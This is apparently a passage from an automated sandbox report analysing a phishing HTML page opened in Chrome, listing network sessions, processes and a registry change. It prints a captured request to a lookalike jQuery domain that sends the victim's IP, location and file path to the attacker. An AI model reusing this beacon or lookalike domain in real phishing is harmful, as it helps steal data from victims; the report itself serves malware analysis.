4c 2d 40 c5 d4 02 54 4c 2d 40 c5 d4 02 54 4c 2d 40 c5 d4 02 54 4c 2d 40 c5 d4 02 54 4c 2d 40 c5 d4 02 54 4c 2d 40 c5 d4 02 54 4c 2d 40 c5 d4 02 54 4c Data Ascii: 1119PNGIHDRL\IDATxk]UZ{sey:qqDmPm(@*AQ!UB@4*)$n!MBhh@CM]{k-_g4{=gcUjTL-@TL-@TL-@TL-@TL-@TL-@TL-@TL-@TL
2022-05-26 17:50:00 UTC	240	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.7	49776	38.34.185.163	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-26 17:50:02 UTC	240	OUT	GET /post/index.php?title=Sign%20in%20to%20your%20account&link=file:///C:/Users/user/Desktop/7095678345.htm%20(1).htm&time=2022-5-26%2019:50:1&ip=102.129.143.42%20:%20Switzerland HTTP/1.1 Host: code.jquery.com.de Connection: keep-alive Accept: */* User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Origin: null Sec-Fetch-Site: cross-site Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-05-26 17:50:03 UTC	241	IN	HTTP/1.1 200 OK Date: Thu, 26 May 2022 17:50:02 GMT Server: Apache Access-Control-Allow-Headers: Authorization, Content-Type Access-Control-Allow-Origin: * Content-Length: 0 Connection: close Content-Type: application/json; charset=utf-8

Statistics

Behavior



System Behavior

Analysis Process: chrome.exe PID: **2092**, Parent PID: **976**

General

Target ID:	0
Start time:	19:49:47
Start date:	26/05/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --enable-automation "C:\Users\user\Desktop\7095678345.htm (1).htm
Imagebase:	0x7ff6a37e0000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Google\Update\ClientState\{8A69D345-D564-463c-AFF1-A69D9E530F96}	dr	unicode	0	1	success or wait	1	7FF6A381FC4B	RegSetValueExW

Analysis Process: chrome.exe PID: **3176**, Parent PID: **2092**

General

Target ID:	1
Start time:	19:49:49
Start date:	26/05/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1628,9509762433040047653,17946527193721714759,131072 --lang=en-US --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1960 /prefetch:8
Imagebase:	0x7ff6a37e0000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Disassembly

No disassembly